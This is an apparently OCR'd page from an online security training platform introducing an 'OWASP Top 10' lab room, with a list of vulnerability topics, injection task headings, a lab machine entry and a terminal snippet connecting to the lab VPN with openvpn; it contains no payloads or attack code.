
Continue with Web Fundamentals

1%


0 Questions

Answered this week

0



```
┌──(mrhacker㉿kali)-[~]
└─$ cd /home/mrhacker/Downloads

┌──(mrhacker㉿kali)-[~/Downloads]
└─$ ls
cacert.der  printmrhacker.ovpn

┌──(mrhacker㉿kali)-[~/Downloads]
└─$ sudo openvpn printmrhacker.ovpn
[sudo] password for mrhacker: 
```




OWASP Top 10

Learn about and exploit each of the OWASP Top 10 vulnerabilities; the 10 most critical web security risks.

Task 1 ○ Introduction

This room breaks each OWASP topic down and includes details on what the vulnerability is, how it occurs and how you can exploit it. You will put the theory into practise by completing supporting challenges.

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entity
- Broken Access Control
- Security Misconfiguration
- Cross-site Scripting



Title	IP Address	Expires
Injection v4	10.10.11.37	58m 09s

Task 3 ○ [Severity 1] Injection

Task 4 ○ [Severity 1] OS Command Injection

Task 5 ○ [Severity 1] Command Injection Practical

